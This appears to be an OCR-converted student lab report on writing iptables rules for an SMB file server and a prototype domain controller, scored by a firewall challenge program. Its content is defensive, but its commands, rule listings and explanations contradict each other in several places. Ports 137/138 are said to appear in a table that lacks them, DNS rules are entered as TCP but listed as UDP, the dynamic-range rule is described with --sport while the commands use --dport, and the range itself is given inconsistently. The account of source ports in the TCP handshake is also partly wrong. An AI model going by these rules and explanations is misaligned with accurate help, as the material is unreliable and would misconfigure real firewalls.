
For this task we had to specify the source ports for the services, in addition to the destination ports. This was because in order for a tcp connection to be established, the initiator of the connection must send a syn packet, and specify the port which the packet will be sent to; the destination port, or the "dport", and also the port which the packet will be sent through on their system; the source port, or "sport". This is to ensure the recipient can receive the packet, as long as they have enabled INPUT for the same source port as we are using for OUTPUT. However, we do not need to specify the source port for the INPUT direction, as we do not know which source port the client may be using for the outgoing packet.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo iptables -A OUTPUT -p tcp --sport 22 -j ACCEPT

┌──(kali㉿kali)-[~/Desktop]
└─$ sudo iptables -A OUTPUT -p tcp --dport 22 -j ACCEPT

┌──(kali㉿kali)-[~/Desktop]
└─$ sudo iptables -A INPUT -p tcp --dport 22 -j ACCEPT
```

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo iptables -A INPUT -p tcp --dport 21 -j ACCEPT

┌──(kali㉿kali)-[~/Desktop]
└─$ sudo iptables -A OUTPUT -p tcp --sport 21 -j ACCEPT

┌──(kali㉿kali)-[~/Desktop]
└─$ sudo iptables -A OUTPUT -p tcp --dport 21 -j ACCEPT
```

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo iptables -A OUTPUT -p tcp --dport 20 -j ACCEPT

┌──(kali㉿kali)-[~/Desktop]
└─$ sudo iptables -A OUTPUT -p tcp --sport 20 -j ACCEPT

┌──(kali㉿kali)-[~/Desktop]
└─$ sudo iptables -A INPUT -p tcp --dport 20 -j ACCEPT
```

Now, we need to enable the protocols SMB and NetBIOS. Both of these protocols assist with the file sharing functionality of the server. SMB typically uses TCP port 445, for direct TCP file sharing, or TCP port 139, when it uses NetBIOS at the session layer. We must therefore enable both of these ports for incoming and outgoing traffic. NetBIOS typically operates on port 139, for session services, and also uses UDP ports 137 and 138. We will therefore also enable these ports for incoming and outgoing traffic.



```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo iptables -L
Chain INPUT (policy DROP)
target     prot opt source               destination
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:ssh
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:ftp
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:ftp-data
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:netbios-ssn
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:microsoft-ds

Chain FORWARD (policy DROP)
target     prot opt source               destination

Chain OUTPUT (policy DROP)
target     prot opt source               destination
ACCEPT     tcp  --  anywhere             anywhere             tcp spt:ssh
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:ssh
ACCEPT     tcp  --  anywhere             anywhere             tcp spt:ftp
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:ftp
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:ftp-data
ACCEPT     tcp  --  anywhere             anywhere             tcp spt:ftp-data
ACCEPT     tcp  --  anywhere             anywhere             tcp spt:netbios-ssn
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:netbios-ssn
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:microsoft-ds
ACCEPT     tcp  --  anywhere             anywhere             tcp spt:microsoft-ds
```

In the images above, we can see that each of our assumptions regarding which ports were configure for our desired services were correct. To break them down:

- Port 445 is used for SMB, denoted on the iptables list as “Microsoft-ds”. We can see that input and output rules have been added to allow this service.
- Port 139 is used for NetBIOS, to establish the session between hosts. It is denoted in the table as “netbios-ssn”. SMB also uses this protocol for its session functionality.
- Port 137 is used with UDP, rather than TCP, for the NetBIOS name resolution service, which helps it identify devices for communication purposes. We can see it in the table, denoted as “netbios-ns”.
- Port 138 is also used with UDP by NetBIOS, for the datagram service. It is denoted in the table as “netbios-dgm”.

This has now enabled the functionality required by the use-case, whilst maintaining optimal levels of security. This was achieved by ensuring the default policy for all 3 directions, including forwarding, is set to DROP, ensuring no unauthorized traffic can enter or leave the server, whilst full functionality is maintained.

Using the firewall challenge program to check our score, we can see we achieved 35/35 for use-case 2.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo ./firewall_challenge
Welcome To Firewall Challenge, Enter Your Banner ID [001234567]
001099886
Your Banner ID: 1099886
Enter your option for the challenge [1-3]:
2
* Proceeding with option 2, please wait ...
*.!*.!*.!*.!*.!*.........
Final Result: 35/35

Reference Number: 1462254639
```

Use-Case 3 (Prototype Domain Controller)

For this final use-case, we are told the system is being used for both server and workstation purposes. This gives us significant context in regard to its required functionality, and also security requirements. We are told that it will act as a domain controller, and will provide remote access to users via SSH and remote desktop, however will also provide DNS and SNMP services to the network. Additionally, it will need to set the dynamic port range to be 3276-60999. We will now go into further detail for each of these functions and explain how we can enable them on the system, to allow it to function as a domain controller.

It is also important for this use-case to ensure the default policy for each directions is set to DROP, as security is a top priority due to the system acting as a domain controller and handling both user traffic and distributing services as a server. Remote connections require security to prevent unauthorized access to the network, and DNS and SNMP require some security to prevent threat actors from using them to potentially enumerate the network architecture. The dynamic port range will be somewhat exposed, as all traffic on this port range will be allowed, however this is required to enable client connections through the domain controller, and setting specific traffic rules is too complex as we cannot predict which services the clients will require.

Firstly, to provide remote access to users with SSH and remote desktop, we can set the same input and output policies as in the previous two use-cases, and use the same command but with port 3389, which is most commonly used for the Windows Remote Desktop service. As seen in the image below, we cleared the iptables policies once again, and successfully enabled these two services for the system. “ms-wbt-server” is the Windows Remote Desktop service.

```
┌──(kali㉿kali)-[~]
└─$ sudo iptables -F

┌──(kali㉿kali)-[~]
└─$ sudo iptables -L
Chain INPUT (policy DROP)
target     prot opt source               destination

Chain FORWARD (policy DROP)
target     prot opt source               destination

Chain OUTPUT (policy DROP)
target     prot opt source               destination
```

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo iptables -A INPUT -p tcp --dport 3389 -j ACCEPT

┌──(kali㉿kali)-[~/Desktop]
└─$ sudo iptables -A OUTPUT -p tcp --dport 3389 -j ACCEPT

┌──(kali㉿kali)-[~/Desktop]
└─$ sudo iptables -A OUTPUT -p tcp --sport 3389 -j ACCEPT
```

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo iptables -A OUTPUT -p tcp --sport 22 -j ACCEPT

┌──(kali㉿kali)-[~/Desktop]
└─$ sudo iptables -A OUTPUT -p tcp --dport 22 -j ACCEPT

┌──(kali㉿kali)-[~/Desktop]
└─$ sudo iptables -A INPUT -p tcp --dport 22 -j ACCEPT
```

Next, we need to allow DNS and SNMP. We know that DNS typically uses port 53, and so we set an ACCEPT rule for this in both INPUT and OUTPUT directions, specifying the destination port for the input rule and the source port for the output rule, as these are the only relevant ports, given that only the server will be initiating TCP handshakes, so it needs to be able to send a SYN packet and specify the source port so the client can accept it, and receive the ACK packet, so it needs to specify which port the incoming packet may come from. It also needs to be able to send out the DNS information.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo iptables -A INPUT -p tcp --dport 53 -j ACCEPT

┌──(kali㉿kali)-[~/Desktop]
└─$ sudo iptables -A OUTPUT -p tcp --sport 53 -j ACCEPT
```

SNMP uses two ports, both with UDP. Port 161 is mainly used for basic operations, such as requesting information on a device, or changing settings on a device. It uses commands like “GET” and “SET”. Port 162 is used for SNMP “TRAP”s. These are unsolicited messages which devices/clients send to the server, notifying it of events occurring on the device, such as them being turned off or on. These messages are sent to port 162, and so we must enable this port also.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo iptables -A OUTPUT -p udp --dport 161 -j ACCEPT

┌──(kali㉿kali)-[~/Desktop]
└─$ sudo iptables -A OUTPUT -p udp --dport 162 -j ACCEPT

┌──(kali㉿kali)-[~/Desktop]
└─$ sudo iptables -A OUTPUT -p udp --sport 162 -j ACCEPT

┌──(kali㉿kali)-[~/Desktop]
└─$ sudo iptables -A OUTPUT -p udp --sport 161 -j ACCEPT

┌──(kali㉿kali)-[~/Desktop]
└─$ sudo iptables -A INPUT -p udp --dport 161 -j ACCEPT

┌──(kali㉿kali)-[~/Desktop]
└─$ sudo iptables -A INPUT -p udp --dport 162 -j ACCEPT
```

I specified both source and destination ports for outgoing packets, and only specified the destination port for incoming traffic as we do not know which port the client is sending request packets from.

For the last part of this use-case we need to set the dynamic port range. For context, we will also explain what dynamic ports are and why they will be required for this particular use-case. Given the fact that this system is acting as a domain controller, it is providing functionality for both server-based services, as well as allowing remote connections for users. These services require pre-configured reserved ports, so that they always have ports they can use. It also allows the services to

have configurations stored in association with the port, instead of them having to be set again each time.

As the system is also providing remote user connectivity, it must therefore have a set of reserved ports for any connecting users to route their traffic through. These ports are called “dynamic ports”, as they are not initially configured for any particular service or protocol, because we do not know precisely which services the connected users will be using. The ports will therefore be dynamically assigned to services or traffic when they are needed. In the case of multiple users, this allows them all to send and receive traffic without any congestion over ports.

The specification states that the dynamic port range for this system must be set at 32768-60999, which allows for roughly 30,000 ports to be reserved for user traffic, which is likely to be sufficient for the use-case, although we also do not know the size of the organization or how many users may be connecting at any one time.

To set the dynamic port range, we can use the –sport flag, instead of –dport, as this sets the source port rather than the destination port. This policy dictates that only the dynamic port range we specify are allowed to be used as source ports, or for outgoing traffic to be routed through, ensuring that any outgoing connections from the workstation are routed through these ports.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo iptables -A OUTPUT -p tcp --dport 32768:60999 -j ACCEPT

┌──(kali㉿kali)-[~/Desktop]
└─$ sudo iptables -A INPUT -p tcp --sport 32768:60999 -j ACCEPT
```

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo ./firewall_challenge
Welcome To Firewall Challenge, Enter Your Banner ID [001234567]
001099886
Your Banner ID: 1099886
Enter your option for the challenge [1-3]:
3
* Proceeding with option 3, please wait ...
*.!*.!*.!*..!*..!*.........
Final Result: 35/35

Reference Number: 1449981058

┌──(kali㉿kali)-[~/Desktop]
└─$ sudo iptables -L
Chain INPUT (policy DROP)
target     prot opt source               destination
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:ssh
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:ms-wbt-server
ACCEPT     tcp  --  anywhere             anywhere             tcp spts:32768:60999
ACCEPT     udp  --  anywhere             anywhere             udp dpt:domain
ACCEPT     udp  --  anywhere             anywhere             udp dpt:snmp
ACCEPT     udp  --  anywhere             anywhere             udp dpt:snmp-trap

Chain FORWARD (policy DROP)
target     prot opt source               destination

Chain OUTPUT (policy DROP)
target     prot opt source               destination
ACCEPT     tcp  --  anywhere             anywhere             tcp spt:ssh
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:ssh
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:ms-wbt-server
ACCEPT     tcp  --  anywhere             anywhere             tcp spt:ms-wbt-server
ACCEPT     tcp  --  anywhere             anywhere             tcp spts:32768:60999
ACCEPT     udp  --  anywhere             anywhere             udp spt:domain
ACCEPT     udp  --  anywhere             anywhere             udp dpt:snmp
ACCEPT     udp  --  anywhere             anywhere             udp dpt:snmp-trap
ACCEPT     udp  --  anywhere             anywhere             udp spt:snmp-trap
ACCEPT     udp  --  anywhere             anywhere             udp spt:snmp
```

Conclusion

To conclude, this task primarily involved commands we have already used, in the defence measures lab, however introduced some new concepts such as dynamic port ranges, as well as forcing us to search the web to find out which ports are typically used for services. Fortunately, our virtual systems we used for the configurations are using all the standard ports for the services we required, and so the task was quite straightforward, although we also needed to learn about some concepts such as the dynamic ports, what some of the protocols were/did such as SNMP and NetBIOS, and also why UDP or TCP, or even both, is used for some protocols such as DNS. Overall, we found this task to be engaging and allowed us to research some interesting areas of firewall configuration and expand our knowledge on protocols.

References

Wikipedia contributors (2023) *List of TCP and UDP port numbers*. https://en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers.

iptable rules to allow outgoing DNS lookups, outgoing icmp (ping) requests, outgoing connections to configured package servers, outgoing connections to all ips on port 22, all incoming connections to port 22, 80 and 443 and everything on localhost (no date). https://gist.github.com/thomasfr/9712418.